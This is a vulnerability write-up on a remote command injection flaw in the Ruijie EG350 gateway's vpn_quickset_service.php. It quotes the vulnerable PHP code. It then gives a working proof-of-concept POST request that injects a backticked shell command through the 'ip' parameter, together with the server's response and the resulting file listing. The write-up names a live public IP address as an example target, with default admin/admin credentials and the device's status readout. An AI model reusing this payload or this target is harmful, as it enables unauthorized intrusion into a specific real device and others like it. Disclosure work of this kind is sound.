Ruijie EG350 Easy Gateway Management System Has Remote Code Execution Vulnerability

Vulnerability details


The Ruijie EG350 Easy Gateway Management System has a remote code execution vulnerability, which allows attackers to gain server privileges and cause the server to crash.

Vulnerability location

/itbox_pi/vpn_quickset_service.php

Vulnerability recurrence

View the $ip, $port, $user, $pass, $dns, $start IP in the function set Action() through the code to pass the parameters through the POST request, and they are not filtered. The construction parameters can perform remote code execution.



```
    }

    /**
     * 根据用户名写入权限信息
     */
    public function set vpnAction() {
        $ip     = p("ip");
        $port = p("port");
        $user = p("user");
        $pass = p("pass");
        $routes = p("routes");
        $dns   = "'" . p("dns") . "'";
        $startIp = p("startIp");
        $endIp = p("endIp");
        $mask = p("mask");
        $new_wlan_intf = p("new_wlan_intf");
        $old_wlan_intf = p("old_wlan_intf");
        $command = "/usr/local/evpn/server/cfg_vpn.sh " . $ip . " " . $port . " " . $user . " " . $pass . " " . $dns . " " . $startIp;
        if( $routes != false){
            for ($i= 0; $i < count($routes); $i++){
                $command .= " " . $routes[$i];
            }
        }else{
            $command .= " ''";
        }


        $cli = "aaa new-model\r\n";
```

POC：
POST /itbox_pi/vpn_quickset_service.php?a=set_vpn HTTP/1.1
Host: 111.47.115.250:4430
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2


```
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 26
Origin: https://111.47.115.250:4430
Sec-GPC: 1
Connection: close
Referer: https://111.47.115.250:4430/old_pub/cache.html
Cookie: RUIJIEID=5n55f2b72egk8dvkp4bent6hu7; user=admin; HOME_ALERT=88466; currentURL=index; subMenuId=1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

ip=`ls+>/tmp/html/123.txt`
```

This is a background vulnerability that requires logging in to gain access.

Case 1:

URL：https://111.47.115.250:4430/

User/Pass: admin/admin



CPU：3.1%　内存：68.7%　在线用户数：2

设备时间：2024-3-18 17:26:42

EG350 EG_RGOS 11.1(6)B4P6, Release(04212213)

当前设备 下行　TOP10 使用率 整机

实时流量(使用率%) ↓1.4Kbps(0%) ↑10.5Kbps(0%)

当前应用 下行　流量 TOP10 整机

排行	应用程序	流量 Kbps
1	其他TCP	↓1.4Kbps / ↑10.1Kbps
2	DNS	↓0.0Kbps / ↑0.4Kbps


当前用户 下行　流量 TOP10 整机

排行	用户	IP地址	流量 Kbps
1	/192.168.20.176	192.168.20.176	↓1.0Kbps / ↑7.8Kbps
2	/192.168.10.176	192.168.10.176	↓0.4Kbps / ↑2.6Kbps

用户会话数 TOP10 整机

排行	用户	IP地址
1	/192.168.10.176	192.168.10.176
2	/192.168.20.176	192.168.20.176


Use BrupSuite Send payload



```
POST /itbox_pi/vpn_quickset_service.php?a=set_vpn HTTP/1.1
Host: 111.47.115.250:4430
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:123.0)
Gecko/20100101 Firefox/123.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 26
Origin: https://111.47.115.250:4430
Sec-GPC: 1
Connection: close
Referer: https://111.47.115.250:4430/old_pub/cache.html
Cookie: RUIJIEID=5n55f2b72egk8dvkp4bent6hu7; user=admin; HOME_ALERT=88466;
currentURL=index; subMenuId=1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000

ip=`ls+>/tmp/html/123.txt`
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 18 Mar 2024 09:37:09 GMT
Content-Type: text/json;charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Set-Cookie: user=admin
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Length: 5

false
```

Then visit： https://111.47.115.250:4430/123.txt



```
1.php
android.png
branch_check.htm
branch_import.html
branch_import.php
branch_passw.css
branch_passw.htm
branch_passw.php
branch_update.htm
branch_update.php
client-info.csv
ios.png
itbox_guide.css
itbox_guide.htm
itbox_menu.htm
itbox_status.htm
itbox_status.php
jquery.qrcode.min.js
loading.gif
location.json
location_change.js
net.txt
networksafe.css
networksafe.htm
networksafe.php
vpn_detail.htm
vpn_location.php
vpn_quickset.htm
vpn_quickset_service.php
vpnquick.css
vpnstatus.css
vpnstatus.dao.js
vpnstatus.htm
vpnstatus.js
wifi.htm
wifi.php
```